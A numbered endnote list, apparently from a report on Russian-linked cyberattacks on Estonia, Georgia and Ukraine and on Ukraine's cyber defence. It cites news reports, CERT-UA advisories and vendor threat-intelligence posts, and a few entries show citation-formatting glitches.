1 StratCom, «2007 Cyber Attacks on Estonia,» NATO Strategic Communications Centre of Excellence, May 2007, https://stratcomcoe.org/cuploads/pfiles/cyber_attacks_estonia.pdf.

2 StratCom.

3 Donald L. Buresh, «Russian Cyber attacks on Estonia, Georgia, and Ukraine, Including Tactics, Techniques, Procedures, and Effects,» Journal of Advanced Forensic Sciences 1, no. 2 (August 19, 2021): 15–26, https://doi.org/10.14302/issn.2692-5915.jafs-21-3930.

4 Buresh.

5 StratCom, «2007 Cyber Attacks on Estonia.»

6 Buresh, «Russian Cyber attacks on Estonia, Georgia, and Ukraine, Including Tactics, Techniques, Procedures, and Effects.»

7 Clashes between Georgia and Russia in South Ossetia - Lumni | Teaching accessed March 3, 2022, https://enseignants.lumni.fr/fiche-media/00000001274/affrontements-entre-la-georgie-et-la-russie-en-ossetie-du-sud.html.

8 Clashes between Georgia and Russia in South Ossetia - Lumni | Teaching.

9 Clashes between Georgia and Russia in South Ossetia - Lumni | Teaching.

10 Andria Gotsiridze, «The Cyber Dimension of the 2008 Russia-Georgia War,» Rondeli Foundation, August 9, 2019, https://www.gfsis.org/blog/view/970.

11 Andria Gotsiridze.

12 Piret Pernik et al., «The Early Days of Cyberattacks: The Cases of Estonia, Georgia and Ukraine,» HACKS, LEAKS AND DISRUPTIONS (European Union Institute for Security Studies (EUISS), 2018), https://www.jstor.org/stable/resrep21140.9.

13 Austen Givens, "Putin's Cyber Strategy in Syria: Are Electronic Attacks Next?," The Cyber Defense Review, accessed September 15, 2022, https://cyberdefensereview.army.mil/CDR-Content/Articles/Article-View/Article/1136170/putins-cyber-strategy-in-syria-are-electronic-attacks-next/https%3A%2F%2Fcyberdefensereview.army.mil%2FCDR-Content%2FArticles%2FArticle-View%2FArticle%2F1136170%2Fputins-cyber-strategy-in-syria-are-electronic-attacks-next%2F.

14 Risk and Resilience Team, "Hotspot Analysis: The Use of Cybertools in an Internationalized Civil War Context: Cyber Activities in the Syrian Conflict" (Zürich: Center for Security Studies (CSS), ETH Zürich, October 2017).

15 Efe Kerem Sozeri, "Turkish Internet Hit with Massive DDoS Attack," The Daily Dot, December 17, 2015, https://www.dailydot.com/debug/turkey-ddos-attack-tk-universities/.

16 LENNART MASCHMEYER and NADIYA KOSTYUK, «There Is No Cyber 'Shock and Awe': Plausible Threats in the Ukrainian Conflict,» War on the Rocks, February 8, 2022, https://warontherocks.com/2022/02/there-is-no-cyber-shock-and-awe-plausible-threats-in-the-ukrainian-conflict/.

17 Andy Greenberg, «How an Entire Nation Became Russia's Test Lab for Cyberwar,» Wired, June 20, 2017, https://www.wired.com/story/russian-hackers-attack-ukraine/.

18 CERT-UA, "Кібератака, Спрямована На Порушення Цілісності Та Доступності Державних Інформаційних Ресурсів (CERT-UA#6060)," cert.gov.ua, February 23, 2023, https://cert.gov.ua/.

19 CyberPeace Institute, "Ukraine: A Timeline Of Cyberattacks," CyberPeace Institute (blog), February 24, 2022, https://cyberpeaceinstitute.org/ukraine-timeline-of-cyberattacks/.

20 Insikt Group, «WhisperGate Malware Corrupts Computers in Ukraine,» Recorded Future (blog), January 28, 2022, https://www.recordedfuture.com/whispergate-malware-corrupts-computers-ukraine/.

21 Microsoft Threat Intelligence Center (MSTIC) et al., «Destructive Malware Targeting Ukrainian Organizations,» Microsoft Security Blog (blog), January 16, 2022, https://www.microsoft.com/security/blog/2022/01/15/destructive-malware-targeting-ukrainian-organizations/.

22 Spravdi.gov.ua, «Атака на урядові сайти: новий розділ кібервійни проти України,» Центр стратегічних комунікацій, January 14, 2022, https://spravdi.gov.ua/ataka-na-uryadovi-sajty-novyj-rozdil-kibervijny-proty-ukrayiny/.

23 Andrew E. Kramer, «Hackers Bring Down Government Sites in Ukraine,» The New York Times, January 14, 2022, sec. World, https://www.nytimes.com/2022/01/14/world/europe/hackers-ukraine-government-sites.html.

24 Joe Tidy, «Ukraine Cyber attack: Russia to Blame for Hack, Says Kyiv,» BBC News, January 14, 2022, sec. Europe, https://www.bbc.com/news/world-europe-59992531.

25 Steve Holland and James Pearson, «US, UK: Russia Responsible for Cyberattack against Ukrainian Banks,» Reuters, February 18, 2022, sec. World, https://www.reuters.com/world/us-says-russia-was-responsible-cyberattack-against-ukrainian-banks-2022-02-18/.

26 Foreign, Commonwealth & Development Office and National Cyber Security Centre, «UK Assesses Russian Involvement in Cyber Attacks on Ukraine,» GOV.UK, February 18, 2022, https://www.gov.uk/government/news/uk-assess-russian-involvement-in-cyber attacks-on-ukraine.

27 Australia's International Cyber and Critical Tech Engagement, «Attribution to Russia of Malicious Cyber Activity against Ukraine,» Australian Government, February 21, 2022, https://www.internationalcybertech.gov.au/Attribution-to-Russia-of-malicious-cyber-activity-against-Ukraine.

28 Associated Press, «Cyberattacks Take down Ukrainian Government and Bank Websites,» PBS NewsHour, February 15, 2022, https://www.pbs.org/newshour/world/cyberattacks-take-down-ukrainian-government-and-bank-websites.

29 Cado Security, «Technical Analysis of the DDoS Attacks against Ukrainian Websites,» Cado Security | Cloud Investigation, February 20, 2022, https://www.cadosecurity.com/technical-analysis-of-the-ddos-attacks-against-ukrainian-websites/.

30 Computer Emergency Response Team of Ukraine, «Інформація щодо кібератак 15 лютого 2022 року,» cert.gov.ua, February 18, 2022, https://cert.gov.ua/.

31 NetBlocks, «⚠ Confirmed: Real-Time Network Data Show a Loss of Connectivity to #Ukraine's State Savings Bank, Impacting ATM and Banking Services; Disruptions Also Reported on Ministry of Defence and Armed Forces Networks; Incident Comes amid Heightened Tensions with Russia 📉 Https://T.Co/QMbPPpCzaV,» Tweet, @netblocks (blog), February 15, 2022, https://twitter.com/netblocks/status/1493631119669047299.

32 Shannon Vavra, «Disturbing Mass Text Operation Terrorizes Ukraine as Russian Troops Move In,» The Daily Beast, February 23, 2022, sec. world, https://www.thedailybeast.com/cyberattacks-hit-websites-and-psy-ops-sms-messages-targeting-ukrainians-ramp-up-as-russia-moves-into-ukraine.

33 Департамент Кіберполіції, «Кіберполіція Встановлює Осіб, Причетних До Розсилання Смс-Повідомлень Щодо Збоїв у Роботі Банкоматів,» February 15, 2022, https://cyberpolice.gov.ua/news/kiberpolicziya-vstanovlyuye-osib-prychetnyx-do-rozsylannya-sms-povidomlen-shhodo-zboyiv-u-roboti-bankomativ-7072/.

34 Jonathan Greig, «Ukrainian Gov't Sites Disrupted by DDoS, Wiper Malware Discovered,» ZDNet, accessed February 25, 2022, https://www.zdnet.com/article/ukrainian-govt-sites-banks-disrupted-by-ddos-amid-invasion-fears/.

35 State Service of Special Communication and Information Protection of Ukraine, «Another Cyberattack on Government Websites and Banks,» gov.ua: State sites of Ukraine, February 23, 2022, https://cip.gov.ua/en/news/chergova-kiberataka-na-saiti-derzhavnikh-organiv-ta-banki.

36 Joe Tidy, «Ukraine Crisis: 'Wiper' Discovered in Latest Cyber attacks,» BBC News, February 24, 2022, sec. Technology, https://www.bbc.com/news/technology-60500618.

37 Bellingcat Investigation Team, «Attack on Ukrainian Government Websites Linked to GRU Hackers,» bellingcat, February 23, 2022, https://www.bellingcat.com/news/2022/02/23/attack-on-ukrainian-government-websites-linked-to-russian-gru-hackers/.

38 LAURENS CERULUS, «Minister: Ukraine Websites down in Another 'Massive' Online Attack,» POLITICO, February 23, 2022, https://www.politico.eu/article/minister-ukraine-websites-down-in-another-massive-online-attack/.

39 Threat Hunter Team, «Ukraine: Disk-Wiping Attacks Precede Russian Invasion,» Symantec (Broadcom), February 24, 2022, https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/ukraine-wiper-malware-russia.

40 Dustin Volz, «Malware Detected in Ukraine as Invasion Threat Looms,» WSJ, February 23, 2022, https://www.wsj.com/livecoverage/russia-ukraine-latest-news/card/malware-detected-in-ukraine-as-invasion-threat-looms-NaVfMTy8x0v41PyZNuzo.

41 Joe Uchill, «Ukraine Organizations Hit by New Wiper Malware,» February 23, 2022, https://www.scmagazine.com/analysis/apt/ukraine-organizations-hit-by-new-wiper-malware.

42 ESET research, «HermeticWiper: New Data-wiping Malware Hits Ukraine,» WeLiveSecurity, February 24, 2022, https://www.welivesecurity.com/2022/02/24/hermeticwiper-new-data-wiping-malware-hits-ukraine/.

43 KyivPost, «Dear Friends and Supporters. Our Main Kyiv Post Site Has Been under Constant Cyber Attack Today from the Moment Russia Launched Its Military Offensive against Ukraine. We Are and Will Be, Doing Our Best to Keep You Informed in This Difficult Time. Slava Ukrayini! Heroyam Slava!,» Tweet, @KyivPost (blog), February 24, 2022, https://twitter.com/KyivPost/status/1496775905192161280.

44 Catalin Cimpanu, «Ukraine Says Belarusian Hackers Are Targeting Its Military Personnel,» The Record by Recorded Future (blog), February 25, 2022, https://therecord.media/ukraine-says-belarusian-hackers-are-targeting-its-military-personnel/.

45 Facebook,» accessed February 25, 2022, https://www.facebook.com/UACERT/posts/312939130865352.

46 400,000 Ukrainians Flee to European Countries, Including Some That Previously Spurned Refugees,» Washington Post, 000, accessed March 17, 2022, https://www.washingtonpost.com/world/2022/02/26/europe-welcomes-refugees-ukraine-russia/.

47 Ukraine Border Control Hit with Wiper Cyberattack, Slowing Refugee Crossing,» VentureBeat (blog), February 28, 2022, https://venturebeat.com/2022/02/27/ukraine-border-control-hit-with-wiper-cyberattack-slowing-refugee-crossing/.

48 Ukraine Universities Hacked Ace Russian Invasion Started,» Wordfence (blog), March 1, 2022, https://www.wordfence.com/blog/2022/03/ukraine-universities-hacked-by-brazilian-via-finland-as-russian-invasion-started/.

49 Ukrainian Sites Saw a 10x Increase in Attacks When Invasion Started,» BleepingComputer, accessed March 17, 2022, https://www.bleepingcomputer.com/news/security/ukrainian-sites-saw-a-10x-increase-in-attacks-when-invasion-started/.

50 Facebook, YouTube and Twitter Remove Disinformation Targeting Ukraine,» WVPE, February 28, 2022, https://www.wvpe.org/npr-news/2022-02-28/facebook-youtube-and-twitter-remove-disinformation-targeting-ukraine.

51 Dan Milmo and Dan Milmo Global technology editor, «Facebook Takes down Ukraine Disinformation Network and Bans Russian-Backed Media,» The Guardian, February 28, 2022, sec. Technology, https://www.theguardian.com/technology/2022/feb/28/facebook-takes-down-disinformation-network-targeting-ukraine-meta-instagram.

52 Facebook, Twitter Remove Disinformation Accounts Targeting Ukrainians,» NBC News, accessed March 17, 2022, https://www.nbcnews.com/tech/internet/facebook-twitter-remove-disinformation-accounts-targeting-ukrainians-rcna17880.

53 Updates on Our Security Work in Ukraine,» Meta (blog), February 28, 2022, https://about.fb.com/news/2022/02/security-updates-ukraine/.

54 Amazon's Assistance in Ukraine,» US About Amazon, March 1, 2022, https://www.aboutamazon.com/news/community/amazons-assistance-in-ukraine.

55 Ukrainian CERT Warns Citizens of Phishing Attacks Using Compromised Accounts,» The Hacker News, accessed March 17, 2022, https://thehackernews.com/2022/03/ukrainian-cert-warns-citizens-of.html.

56 Facebook,» accessed March 17, 2022, https://www.facebook.com/UACERT/posts/317482093744389.

57 An Update on the Threat Landscape,» Google, March 7, 2022, https://blog.google/threat-analysis-group/update-threat-landscape-ukraine/.

58 Government Agencies in Ukraine Targeted in Cyber attacks Deploying MicroBackdoor Malware,» The Daily

Swig | Cybersecurity news and views, March 9, 2022, https://portswigger.net/daily-swig/government-agencies-in-ukraine-targeted-in-cyber attacks-deploying-micro-backdoor-malware.

59 CERT-UA, «Кібератака групи UAC-0051 (unc1151) на державні організації України з використанням шкідливої програми MicroBackdoor (CERT-UA#4109),» cert.gov.ua, accessed March 17, 2022, https://cert.gov.ua/.

60 An Update on the Threat Landscape.»

61 GHOSTWRITER / UNC1151 ADOPTS MICROBACKDOOR VARIANTS IN CYBER OPERATIONS AGAINST UKRAINE – Cluster25,» accessed March 17, 2022, https://cluster25.io/2022/03/08/ghostwriter-unc1151-adopts-microbackdoor-variants-in-cyber-operations-against-targets-in-ukraine/.

62 Thomas Brewster, «As Russia Invaded, Hackers Broke Into A Ukrainian Internet Provider. Then Did It Again Ace Bombs Rained Down,» Forbes, accessed March 17, 2022, https://www.forbes.com/sites/thomasbrewster/2022/03/10/cyberattack-on-major-ukraine-internet-provider-causes-major-outages/.

63 Sebastian Moss Comment, «Ukraine's Ukrtelecom Goes down Nationwide for 40m, ISP Triolan Outage Caused by Cyber Attack,» accessed March 17, 2022, https://www.datacenterdynamics.com/en/news/ukraine-ukrtelecom-goes-down-nationwide-for-40m-isp-triolan-outage-caused-cyber attack/.

64 Threat Intelligence Team, «FormBook Spam Campaign Targets Citizens of Ukraine,» Malwarebytes Labs, March 9, 2022, https://blog.malwarebytes.com/threat-intelligence/2022/03/formbook-spam-campaign-targets-citizens-of-ukraine/.

65 FormBook Spam Campaign Targets Citizens of Ukraine | RiskIQ Community Edition,» accessed March 17, 2022, https://community.riskiq.com/article/a4406233.

66 ESET research, «This New Malware Erases User Data and Partition Information from Attached Drives. #ESET Telemetry Shows That It Was Seen on a Few Dozen Systems in a Limited Number of Organizations. 2/7,» Tweet, @ ESETresearch (blog), March 14, 2022, https://twitter.com/ESETresearch/status/1503436423818534915.

67 «New CaddyWiper Data Wiping Malware Hits Ukrainian Networks,» BleepingComputer, accessed March 17, 2022, https://www.bleepingcomputer.com/news/security/new-caddywiper-data-wiping-malware-hits-ukrainian-networks/.

68 Zachary Snowdon Smith, "'Hacked' Ukrainian TV Station Transmits Fake Zelensky Surrender Announcement," Forbes, accessed March 17, 2022, https://www.forbes.com/sites/zacharysmith/2022/03/16/hacked-ukrainian-tv-station-transmits-fake-zelensky-surrender-announcement/.

69 "Україна 24," Telegram, accessed March 17, 2022, https://t.me/ukraina24tv/20441.

70 "Russian War Report: Hacked News Program and Deepfake Video Spread False Zelenskyy Claims," Atlantic Council (blog), March 16, 2022, https://www.atlanticcouncil.org/blogs/new-atlanticist/russian-war-report-hacked-news-program-and-deepfake-video-spread-false-zelenskyy-claims/.

71 Jon King, "Zelensky Denies TV Channel Claim He Called for Ukraine to Stand down as Hack Fears Soar," Express.co.uk, March 16, 2022, https://www.express.co.uk/news/world/1581555/zelensky-ukraine-war-russia-cyber attack-hack.

72 CERT-UA, "Кібератака групи UAC-0020 (Vermin) на державні організації України з використанням шкідливої програми SPECTR (CERT-UA#4207)," cert.gov.ua, March 17, 2022, https://cert.gov.ua/.

73 Andrii Bezverkhyi, "Vermin (UAC-0020) Hacking Collective Hits Ukrainian Government and Military with SPECTR Malware," SOC Prime, March 21, 2022, https://socprime.com/blog/vermin-uac-0020-hacking-collective-hits-ukrainian-government-and-military-with-spectr-malware/.

74 CERT-UA, "Кібератака групи UAC-0026 з використанням шкідливої програми HeaderTip (CERT-UA#4244)," cert.gov.ua, March 22, 2022, 42, https://cert.gov.ua/.

75 Tom Hegel, "Chinese Threat Actor Scarab Targeting Ukraine," SentinelOne, March 24, 2022, https://www.sentinelone.com/labs/chinese-threat-actor-scarab-targeting-ukraine/.

76 MalwareHunterTeam [@malwrhunterteam], "The Website of @IformaRedsocial, Https://Iforma[.]Es/, Looks Got Hacked as It Is Currently Includes a Script to Attempt DDoS Ukrainian / Ukraine Related Domains/IPs... Cc @0xDanielLopez Https://T.Co/9cpAgvBiGg," Tweet, Twitter, March 28, 2022, https://twitter.com/malwrhunterteam/status/1508517334239043584.

77 Lawrence Abrams, "Hacked WordPress Sites Force Visitors to DDoS Ukrainian Targets," BleepingComputer, March 28, 2022, https://www.bleepingcomputer.com/news/security/hacked-wordpress-sites-force-visitors-to-ddos-ukrainian-targets/.

78 NetBlocks [@netblocks], "⚠ Update: Ukraine's National Internet Provider Ukrtelecom Has Confirmed a Cyberattack on Its Core Infrastructure. Real-Time Network Data Show an Ongoing and Intensifying Nation-Scale Disruption to Service, Which Is the Most Severe Registered since the Invasion by Russia.," Tweet, Twitter, March 28, 2022, https://twitter.com/netblocks/status/1508465391244304389.

79 Pierluigi Paganini, "Ukrtelecom, a Major Mobile Service and Internet Provider in Ukraine, Foiled a 'Massive' Cyberattack That Hit Its Infrastructure," Security Affairs, March 29, 2022, https://securityaffairs.co/wordpress/129585/cyber-warfare-2/ukraine-cyberattack-ukrtelecom.html.

80 Christopher Bing and Raphael Satter, "Ukrainian Telecom Company's Internet Service Disrupted by 'powerful' Cyberattack," Reuters, March 28, 2022, sec. Media & Telecom, https://www.reuters.com/business/media-telecom/ukrainian-telecom-companys-internet-service-disrupted-by-powerful-cyberattack-2022-03-28/.

81 "Internet Disruptions Registered as Russia Moves in on Ukraine," NetBlocks (blog), February 24, 2022, https://netblocks.org/reports/internet-disruptions-registered-as-russia-moves-in-on-ukraine-W80p4k8K.

82 SSSCIP Ukraine [@dsszzi], "Today, the Enemy Launched a Powerful Cyberattack against #Ukrtelecom 's IT-Infrastructure. According to Yurii Shchyhol, the Chairman of the @dsszzi, at the Moment Massive Cyberattack against #Ukrtelecom Is Neutralized. Resuming Services Is under Way. #Ukraine #CyberAttack #war," Tweet, Twitter, March 28, 2022, https://twitter.com/dsszzi/status/1508528209075257347.

83 Tom Burt, "Disrupting Cyberattacks Targeting Ukraine," Microsoft On the Issues, April 7, 2022, https://blogs.microsoft.com/on-the-issues/2022/04/07/cyberattacks-ukraine-strontium-russia/.

84 "Cyber Attack on Deutsche Windtechnik - Deutsche Windtechnik AG," accessed February 21, 2023, https://www.deutsche-windtechnik.com/en/news/news/details/cyber attack-on-deutsche-windtechnik/.

85 "Threat Actors Target Ukrainian Gov with IcedID MalwareSecurity Affairs," accessed February 21, 2023, https://securityaffairs.co/130250/cyber-warfare-2/icedid-against-ukraine-gov-agencies.html.

86 "Key Highlights of Russia's Cyber Aggression against Ukraine: Has Russia Exhausted Its Digital Arsenal? | Cybernews," accessed February 21, 2023, https://cybernews.com/cyber-war/key-highlights-of-russias-cyber-aggression-against-ukraine-has-russia-exhausted-its-digital-arsenal/.

87 "Russian TVs, Search Engines Hacked on Victory Day with Antiwar Message - The Washington Post," accessed February 21, 2023, https://www.washingtonpost.com/world/2022/05/09/russia-tv-hack-victory-day-ukraine-war/.

88 "On Surprise Odesa Trip, Charles Michel Takes Cover during Missile Strike – EURACTIV.Com," accessed February 21, 2023, https://www.euractiv.com/section/global-europe/news/on-surprise-odesa-trip-charles-michel-takes-cover-during-missile-strike/.

89 "Cyber Attack on Lviv City Council – as It Happened | Ukraine | The Guardian," accessed February 21, 2023, https://www.theguardian.com/world/live/2022/may/15/russia-ukraine-war-latest-zelenskiy-victorious-chord-battle-ukraine-wins-eurovision-mariupol-putin-g7-biden-nato-finland-ve.

90 "Missiles Destroy Military Infrastructure in Western Ukraine near Polish Border, Governor Says | Reuters," accessed February 21, 2023, https://www.reuters.com/world/europe/missiles-destroy-military-infrastructure-western-ukraine-near-polish-border-2022-05-15/.

91 "Continued Cyber Activity in Eastern Europe Observed by TAG," accessed February 21, 2023, https://blog.google/threat-analysis-group/continued-cyber-activity-in-eastern-europe-observed-by-tag/.

92 "Exclusive: GhostSec Has Taken the Responsibility for the Recent Russian ICS Attack with Zero Causality," accessed February 21, 2023, https://www.thetechoutlook.com/news/technology/security/exclusive-ghostsec-has-taken-the-responsibility-for-the-recent-russian-ics-attack-with-zero-causality/.

93 "Estonia Says It Repelled Major Cyber Attack after Removing Soviet Monuments | Reuters," accessed February 21, 2023, https://www.reuters.com/world/europe/estonia-says-it-repelled-major-cyber attack-after-removing-soviet-monuments-2022-08-18/.

94 "Estonia Removes Soviet-Era Tank Monument amid Russia Tensions | Estonia | The Guardian," accessed February 21, 2023, https://www.theguardian.com/world/2022/aug/16/estonia-removes-soviet-era-tank-monument-amid-russia-tensions-narva.

95 "New 'Prestige' Ransomware Impacts Organizations in Ukraine and Poland - Microsoft Security Blog," accessed February 21, 2023, https://www.microsoft.com/en-us/security/blog/2022/10/14/new-prestige-ransomware-impacts-organizations-in-ukraine-and-poland/.

96 "Сенат Польши Подвергся DoS-Атаке После Антироссийской Резолюции - РИА Новости, 27.10.2022," accessed February 21, 2023, https://ria.ru/20221027/ataka-1827201136.html.

97 "CERT-UA," accessed February 21, 2023, https://cert.gov.ua/article/2681855.

98 "CERT-UA," accessed February 21, 2023, https://cert.gov.ua/article/2724253.

99 "Hacker Group XakNet Infiltrates Ukraine Finance Ministry," accessed February 21, 2023, https://thecyberexpress.com/hacker-xaknet-infiltrates-ukraine-ministry/.

100 "Киберпартизаны Утверждают, Что Взломали Системы Главного Радиочастотного Центра Роскомнадзора," accessed February 21, 2023, https://www.securitylab.ru/news/534860.php?r=q.

101 "Risky Biz News: Major Hack-and-Leak Info-Op Unfolding in Moldova," accessed February 21, 2023, https://riskybiznews.substack.com/p/risky-biz-news-major-hack-and-leak.

102 "RansomBoggs: New Ransomware Targeting Ukraine | WeLiveSecurity," accessed February 21, 2023, https://www.welivesecurity.com/2022/11/28/ransomboggs-new-ransomware-ukraine/.

103 "Trojanized Windows 10 Operating System Installers Targeted Ukrainian Government | Mandiant," accessed February 21, 2023, https://www.mandiant.com/resources/blog/trojanized-windows-installers-ukrainian-government.

104 "IT Army of Ukraine Hacked Gazprom's Archive | Cybernews," accessed February 21, 2023, https://cybernews.com/news/it-army-of-ukraine-hacked-gazprom/.

105 "CERT-UA," accessed February 21, 2023, https://cert.gov.ua/article/3639362.

106 "CERT-UA," accessed February 21, 2023, https://cert.gov.ua/article/3761023.

107 "Le Pakistan a Été Attaqué Par Des Pirates Russes Phoenix Après Le Transfert d'armes Aux Forces Armées Ukrainiennes - Gazeta.Ru | Nouvelles,"accessed February 21, 2023, https://m.gazeta.ru/tech/news/2023/02/14/19739215.shtml.

108 "CERT-UA," cert.gov.ua, accessed March 2, 2023, https://cert.gov.ua/.

109 Anton Cherepanov and Robert Lipovsky, «Operation Groundbait: Espionage in Ukrainian War Zones,» WeLiveSecurity, May 18, 2016, https://www.welivesecurity.com/2016/05/18/groundbait/.

110 360CN, «Operation Poison Needles - APT Group Attacked the Polyclinic of the Presidential Administration of Russia, Exploiting a Zero-day,» accessed February 28, 2022, https://blogs.360.cn/post/PoisonNeedles_CVE-2018-15982_EN.html.

111 Kateryna Yaresko and Mykhailo Kuznetsov, «Росія відкриває візи для терору в Україні — витік паспортних даних найманців,» InformNapalm.org (Українська), April 3, 2016, https://informnapalm.org/ua/rosiya-vidkryvaye-vizy-dlya-teroru-v-ukrayini-vytik-pasportnyh-danyh-najmantsiv/.

112 Daniel HOFFMAN, «With the Russian invasion of Ukraine, The Spectre of a Multiplication of Cyberattacks,» Le Journal de Montréal and AFP, accessed February 28, 2022, https://www.journaldemontreal.com/2022/02/24/avec-linvasion-russe-de-lukraine-le-spectre-dune-multiplication-des-cyberattaques.

113 Charlie Osborne, «Ukraine uses volunteer hackers to protect its critical infrastructure,» ZDNet France, February 25, 2022, https://www.zdnet.fr/actualites/l-ukraine-fait-appel-a-des-hackers-volontaires-pour-proteger-ses-infrastructures-critiques-39937993.htm.

114 LAURENS CERULUS, «EU to Mobilize Cyber Team to Help Ukraine Fight Russian Cyberattacks,» POLITICO, February 21, 2022, https://www.politico.eu/article/ukraine-russia-eu-cyber attack-security-help/.

115 Natalia Spînu, «Ukraine Cybersecurity Governance Assessment,» DCAF: Geneva Center for Security Sector Governance, November 2020, https://www.dcaf.ch/.

116 Natalia Spînu.

117 The Manifest, «Top 60 Cybersecurity Companies in Ukraine,» The Manifest, March 2022, https://themanifest.com/ua/cybersecurity/companies.

118 Andrii Solomaha, «Our Clients,» IT Specialist (blog), accessed March 7, 2022, https://www.my-itspecialist.com/en/clients/.

119 ID HUB, Software development & technology consulting, «About Us,» ID HUB | Software Development & Technology Consulting (blog), August 15, 2017, https://idev-hub.

com/en/about/.

120 Daria Kulish, “Tech Stands with Ukraine: Top 15 Companies Supporting Ukraine Following Russia’s Invasion | HackerNoon,” March 1, 2022, https://hackernoon.com/tech-stands-with-ukraine-top-15-companies-supporting-ukraine-following-russias-invasion.

121 Hyonhee Shin, «Ukraine Asks for S.Korea Cybersecurity Aid amid Russia Invasion,» SWI swissinfo.ch, February 25, 2022, https://www.swissinfo.ch/eng/reuters/ukraine-asks-for-s-korea-cybersecurity-aid-amid-russia-invasion/47379992.

122 «Cybersecurity in Ukraine: National Strategy and International Cooperation – Global Forum on Cyber Expertise,» accessed February 28, 2022, https://thegfce.org/cybersecurity-in-ukraine-national-strategy-and-international-cooperation/.

123 7, «Cybersecurity Assistance in Ukraine,» accessed February 28, 2022, https://www.trade.gov/market-intelligence/ukraine-cybersecurity-assistance.

124 «Ukraine interested in cooperation with Lithuania in cybersecurity,» accessed February 28, 2022, https://www.ukrinform.net/rubric-economy/3405077-ukraine-interested-in-cooperation-with-lithuania-in-cybersecurity.html.

125 Sebastian Sprenger, «European Union cyber defense team deploys to aid Ukraine,» Defense News, February 22, 2022, https://www.defensenews.com/global/europe/2022/02/22/european-union-cyber-defense-team-deploys-to-aid-ukraine/.

126 Bill Toulas, “Free Decryptor Released for HermeticRansom Victims in Ukraine,” BleepingComputer, March 3, 2022, https://www.bleepingcomputer.com/news/security/free-decryptor-released-for-hermeticransom-victims-in-ukraine/.

127 Bill Toulas, “Cisco Joins Long List of Security Companies Supporting Ukraine,” BleepingComputer, March 4, 2022, https://www.bleepingcomputer.com/news/security/cisco-joins-long-list-of-security-companies-supporting-ukraine/.

128 Hitesh Sheth, “Cybersecurity Community vs Russian Cyber Aggression,” accessed September 15, 2022, https://www.vectra.ai/blogpost/helping-the-cybersecurity-community-in-light-of-russian-cyber attacks.

129 Bill Toulas, “Cloudflare to Auto-Brick Servers That Go Offline in Ukraine, Russia,” BleepingComputer, March 8, 2022, https://www.bleepingcomputer.com/news/security/cloudflare-to-auto-brick-servers-that-go-offline-in-ukraine-russia/.

130 Brad Smith, “Microsoft Suspends New Sales in Russia,” Microsoft On the Issues, March 4, 2022, https://blogs.microsoft.com/on-the-issues/2022/03/04/microsoft-suspends-russia-sales-ukraine-conflict/.

131 Sergiu Gatlan, “Google Rolling out Air Raid Alerts to Android Users in Ukraine,” BleepingComputer, March 10, 2022, https://www.bleepingcomputer.com/news/google/google-rolling-out-air-raid-alerts-to-android-users-in-ukraine/.

132 Kent Walker, “Helping Ukraine,” Google, March 4, 2022, https://blog.google/inside-google/company-announcements/helping-ukraine/.

133 Sergiu Gatlan, “Facebook Removes Deepfake of Ukrainian President Zelenskyy,” BleepingComputer, March 16, 2022, https://www.bleepingcomputer.com/news/technology/facebook-removes-deepfake-of-ukrainian-president-zelenskyy/.

134 Brad Smith, “Defending Ukraine: Early Lessons from the Cyber War,” Microsoft Threat Intelligence Center (MSTIC), n.d., 29.

135 «Про основні засади забезпечення кібербезпеки України,» Офіційний вебпортал парламенту України, accessed February 28, 2022, https://zakon.rada.gov.ua/go/2163-19.

136 «National Security and Defense Council of Ukraine,» National Security and Defense Council of Ukraine, accessed February 28, 2022, https://www.rnbo.gov.ua/en/.

137 «Oleksandr Danyliuk Headed the National Coordination Center for Cybersecurity,» National Security and Defense Council of Ukraine, accessed February 28, 2022, https://www.rnbo.gov.ua/en/Diialnist/3303.html.

138 «Ukraine| OSCE POLIS,» accessed February 28, 2022, https://polis.osce.org/country-profiles/ukraine.

139 education, in 2003-2007 Yuri worked as a journalist in a Luhansk online media He was born, and lived all his life in the peaceful provincial city of Luhansk, «Is Ukraine Ready for Future Cyberattacks? Don’t Hold Your Breath, Experts Say,» Euromaidan Press, February 10, 2022, https://euromaidanpress.com/2022/02/10/is-ukraine-ready-for-future-cyberattacks-dont-hold-your-breath-experts-say/.

140 https://tadviser.com/index.php/Company:UA30_cybercenter

141 «Cyber Police UA,» Cybercrime, accessed February 28, 2022, https://www.coe.int/en/web/cybercrime/cyber-police-ua.

142 «CERT-UA,» cert.gov.ua, accessed February 24, 2022, https://cert.gov.ua/.

143 «Ukraine, Constitution Version of 2011, Digithèque MJP,» accessed March 1, 2022, https://mjp.univ-perp.fr/constit/ua2011.htm.

144 Lev Streltsov, «The System of Cybersecurity in Ukraine: Principles, Actors, Challenges, Accomplishments,» European Journal for Security Research 2 (November 1, 2017), https://doi.org/10.1007/s41125-017-0020-x.

145 «Національний інститут стратегічних досліджень,» accessed March 1, 2022, https://niss.gov.ua/front.

146 education, born, and Luhansk, «Is Ukraine Ready for Future Cyberattacks?»

147 Maggie Miller, «Despite Years of Preparation, Ukraine’s Electric Grid Still an Easy Target for Russian Hackers,» POLITICO, accessed February 24, 2022, https://www.politico.com/news/2022/02/19/despite-years-of-preparation-ukraines-electric-grid-still-far-from-ready-for-russian-hackers-00010373.

148 By <a href=»/profiles/adrienne-vogt»>Adrienne Vogt</a> CNN <a href=»/profiles/lauren-moorhouse»>Lauren Said-Moorhouse</a>, Jeevan Ravindran, <a href=»/profiles/peter-wilkinson»>Peter Wilkinson</a>, <a href=»/profiles/jessie-yeung»>Jessie Yeung</a>, <a href=»/profiles/brad-lendon»>Brad Lendon</a>, <a href=»/profiles/steve-george»>Steve George</a>, <a href=»/profiles/meg-wagner»>Meg Wagner</a>, <a href=»/profiles/amir-vera»>Amir Vera</a> and <a href=»/profiles/helen-regan»>Helen Regan</a>, «February 26, 2022 Russia-Ukraine News,» CNN, accessed March 1, 2022, https://www.cnn.com/europe/live-news/ukraine-russia-news-02-26-22/index.html.

149 «Dmitri Alperovitch (@DAlperovitch) / Twitter,» Twitter, accessed March 1, 2022, https://twitter.com/DAlperovitch.

150 «DOD Announces $250M to Ukraine,» U.S. Department of Defense, accessed March 1, 2022, https://www.defense.gov/News/Releases/Release/Article/2215888/dod-announces-250m-to-ukraine/.

151 «CRS Reports,» accessed March 1, 2022, https://crsreports.congress.gov/.

152 Miller, «Despite Years of Preparation, Ukraine’s Electric Grid Still an Easy Target for Russian Hackers.»

153 «Activation of First Capability Developed under PESCO Points to Strength of Cooperation in Cyber Defence,» accessed March 1, 2022, https://eda.europa.eu/news-and-events/news/2022/02/24/-of-first-capability-developed-under-pesco-points-to-strength-of-cooperation-in-cyber-defence.

